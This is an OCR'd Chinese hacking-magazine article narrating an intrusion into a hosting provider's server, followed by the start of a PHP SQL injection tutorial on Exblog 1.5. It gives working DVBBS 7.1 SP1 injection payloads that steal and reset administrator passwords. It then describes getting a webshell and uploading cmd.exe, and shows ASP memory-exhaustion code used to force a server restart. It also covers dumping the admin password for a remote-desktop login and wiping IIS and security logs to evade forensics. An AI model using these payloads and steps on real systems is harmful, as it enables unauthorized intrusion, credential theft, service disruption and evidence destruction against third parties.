


图1

在此网站逛了一圈，没发现任何漏洞。不过，主站没有漏洞，并不代表此服务器上的其它站点也如此，于是拿起明小子的Domain3.5狂轰滥炸，发现此主机的几个站中，没有上传漏洞，没有默认的低级数据库泄漏，没有注入点，不能进行COOKIE欺骗。惟一看到能利用的是一个动网DVBBS7.1SP1。想起动网7.1，以前也在黑防杂志看到过有高手分析它的漏洞并说明了如何利用，但是总的来说，对那个漏洞的利用我个人对它的评价是："麻烦"。相信不少人获得WebShell都是通过动网进行的，今天我们还是从它入手。我们利用近期发出的动网最新漏洞，两个语句就能搞定，下面我们看看漏洞的描述：

具体的漏洞分析我就不发出来了，下面直接看利用方法：

> 动网论坛(DVBBS 7.1.0 SP1)Savepost.asp存在严重漏洞
> 10-May-06
> 发现:Bug Center Team
> 严重程度：严重
> 厂商名称：动网论坛(DVBBS)
> 漏洞分析：
> 因为程序在savepost.asp文件中变量过滤不严，导致数据库处理产生漏洞，可以取得论坛所有权限以及WebShell。

利用方法：先注册一个ID，找个版面发帖子，帖子内容下有个选择帖子类型。

选择"论坛交易币设置"。在金币数量、购买数量限制、VIP用户浏览选项里我们都不作任何变动，在可购买用户名单限制输入框中，我们提交以下SQL语句（说明一下，我在论坛注册的ID是ttfct，论坛的管理员是Admin）。如图2所示。




图2

coolidea|||123',0);update/**/Dv_User/**/set/**/UserEmail=(select[Password]from/**/Dv_admin/**/where[Username]='admin')/**/where[UserName]='ttfct';--

此语句的意思是把管理员的MD5密码更新到用户名为ttfct的userEmail中，这样做的目的是方便下次恢复。我们现在记下它的MD5。

现在开始关键性的工作，我们再次发帖提交："coolidea|||123',0);update/**/Dv_User/**/set/**/UserPassword='469e80d32c0559f8'/**/where[UserName]='Admin';--"

此句是将管理员的前台密码改为admin888，现在我们退出。用admin admin888登录，显示成功。第三次发帖提交："coolidea|||123',0);update/**/Dv_Admin/**/set/**/Password='469e80d32c0559f8'/**/where[UserName]='Admin';--"

此SQL语句将admin的后台密码改为admin888，提交后，成功登录后台。如图3所示。




图3

至于SQL版本如何得到WebShell，以前黑防杂志介绍过，本地建一个表单远程提交上去就行了。这样我们就得到了WebShell，不过现在别STOP，我们先看看这服务

器到底安全不。用海洋FSO功能查看，不能跨站，不能找到SA，不能替换服务，执行CMD和Wscript时得到如下图4的结果：



图4

再次进行组件检测，却发现WS可用，如图5所示：




图5

这意味着我们肯定能执行CMD命令，于是上传cmd.exe，执行调用得到成功提示。用netstart查看发现主机装有Serv-U，显示如图6所示。




图6

使用NET命令查看，根本没有加上用户，看来Serv-U提权给封杀了。仔细考虑了一下，人家毕竟是个很正式的虚拟主机提供商，最起码的提权方式肯定成功不了。郁闷中……休息一会，继续寻找思路。

先用"query user"查看一结果，管理员不在线，下面我们来请出管理员。开始在他的一个分页面上加上如下代码：

```
<%
dim size
size=1024*1024*50
session("size")=space(size)
%>
```

两分钟后，网站提示错误，继续等待。20分钟过后，网站才恢复正常，估计服务器重启了，这时以最快的速度把上面的代码去掉。进入WebShell，"query user"发现管理员在线，上传MT，执行"mt findpass"，得到了管理员密码，如图7所示。

下面还用我说么，直接登录3389，如图8所示




图7




图8

到此整个检测过程结束。


收尾工作：删除论坛日志，改回论坛管理员密码，清楚IIS日志，安全日志等。这里我再说两句，曾经看到过有人通过Final data进行恢复找回IIS日志的。所以我推荐大家使用secwiper，它能将文件彻底清除，无法恢复。

总结：最近看到黑防杂志都是借助第三方软件来提权的，比如勇哥儿那篇G6FTP提权。其实直接拿管理员密码也很不错，起码来得快多了，不过前提是要拥有CMD执行权限。

脚本小子：一般情况下，用PHP语言编写的脚本程序，由于其配置文件中一个重要安全选项Magic_quotes_gpc的限制，并且在高版本中它默认是打开的，使得我们在注入陷入了死路，但并不是说PHP注入是没有前途的，相反，PHP比ASP的注入更能体现出技术的闪光点。

适合读者：网络爱好者、脚本爱好者

前置知识：无



从Exblog 1.5看PHP注入的闪光

文/图 剑心[B.C.T]

在PHP中，因为我们提交的"'"以及元字符等特殊字符都会在前面加上一个转义字符"\"而变成"\'"这种普通的字符形式，特别是当程序将提交的参数如ID等放入"''"中间后再送入数据库查询的时候，PHP下的SQL注入基本是不可能的了！再加上程序对一些变量的检查以及MySQL数据库的种种特性，SQL注入在PHP脚本中真的是很让人悲观。不过越有压力我们越要迎头直上。

Exblog超越博客是一款基于PHP/MySQL平台开发的网络博客日志程序。在上面的讨论中我们知道PHP默认还是很安全的，但是配置的再好，人为产生的漏洞也是无法避免的。在讨论具体的漏洞之前我们先看看程序public.php中的这段代码

```
    function _getVariables()
    {
    $this->_input = array();
    $this->_input['_GET'] = $_GET;
    $this->_input = array_merge($this->_input, $_GET);
    if (TRUE == get_magic_quotes_gpc())
    {
    if (TRUE == count($_POST)) foreach ($_POST as
$key => $value) $this->_input['_POST'][$key] = stripslashes
($value);
    }
    else $this->_input['_POST'] = $_POST;
    $this->_input = array_merge($this->_input, $_POST);
    ......
    }
```

大家知道变量有很多种传递方式，这里定义的_input['_GET']是从$_GET里取得的，也就是说经过了Magic_quotes_gpc的过滤。但是看下面的_input['_POST']却是先判断Magic_quotes_gpc选项是否已经打开，如果是打开状态就先遍历POST里的每个变量，用Stripslashes()函数处理完变量后再传递给_input['_POST']。

> **小知识** Stripslashes()可以去掉变量里的"\"，将变量变成没有经Magic_quotes_gpc时的值，我们输入的单引号如果用_input['_POST']的方式取得话，送到数据库里查询的时候会还是"'"。这样，如果脚本里的POST变量没有经过特殊处理又送入数据库查询的话就会产生SQL注入了。

查找脚本程序里有数据库查询功能的地方，如果有_input['_POST']，就是可能有问题的地方了。在Exblog中类似的地方很多，我们看其中申请连接的地方是怎么处理的，然后考虑如何获得WebShell！从index.php第279行开始有这样的一段代码：

```
    function handlerRegisterLink()
    {
    if (TRUE == empty($this->_input['_POST']['webTitle']))
$this->errors[] = $this->_lang['index'][55];
    elseif (20 < strlen($this->_input['_POST']['webTitle']))
$this->errors[] = $this->_lang['index'][56];
    ........//检查输入的连接等符不符合要求，可以看到都只做了长度和是不是以http://开头，代码省略
    if (FALSE == count($this->errors))
    {
    //检查同名/同链接的友情链接是否已经存在
    $query_string = "select * from {$this->_dbop->prefix}
links where homepage='{$this->_input['_POST']['webTitle']}'
or url='{$this->_input['_POST']['webUrl']}'";
    echo $query_string;
    $this->_dbop->query($query_string);
    if (TRUE == $this->_dbop->getNumRows()) $this->
errors[] = $this->_lang['index'][65];
    $this->_dbop->freeResult();
    ........//执行数据库查询了
    if (FALSE == count($this->errors))
    {$query_string = "insert into {$this->_dbop->prefix}
links (homepage, logoURL, url, description, visits, visible,
linkOrder) values ('{$this->_input['_POST']['webTitle']}',
'{$this->_input['_POST']['webLogo']}', '{$this->_input['_POST']
['webUrl']}', '{$this->_input['_POST']['webDescription']}', 0, '0',
0)";
    }
    ......
    }
```

查看上面的代码我们可以知道，POST输入的数据除了验证有效性和长度处，没有做安全性方面的处理。这样我们就可以插入数据到后面的数据库查询里从而达到SQL注入的目的了。下面是我们要注入的语句：

```
    select * from {$this->_dbop->prefix}links where
homepage='{$this->_input['_POST']['webTitle']}' or url='
{$this->_input['_POST']['webUrl']}'
```

那我们如何知道注入的结果呢？上面的代码作用是查看数据库中是否有相同的连接，如果查询语句为真，就说明有同名连接并且提示错误，否则就会执行后面的Insert查询语句返回提交连接成功。

下面我们开始对Blog注入，由于MySQL版本的限制，我们构造的语句可能是不同的，所以我们需要先判断MySQL的版本。在站点URL里写上"http://' or mid(version(),1,1)='4'/*"，为了避免后面Insert语句在前面语句为假的时候执行，我们在站点描述里写上"http://'/1.jpg"使Insert语句执行失败，如图1所示。

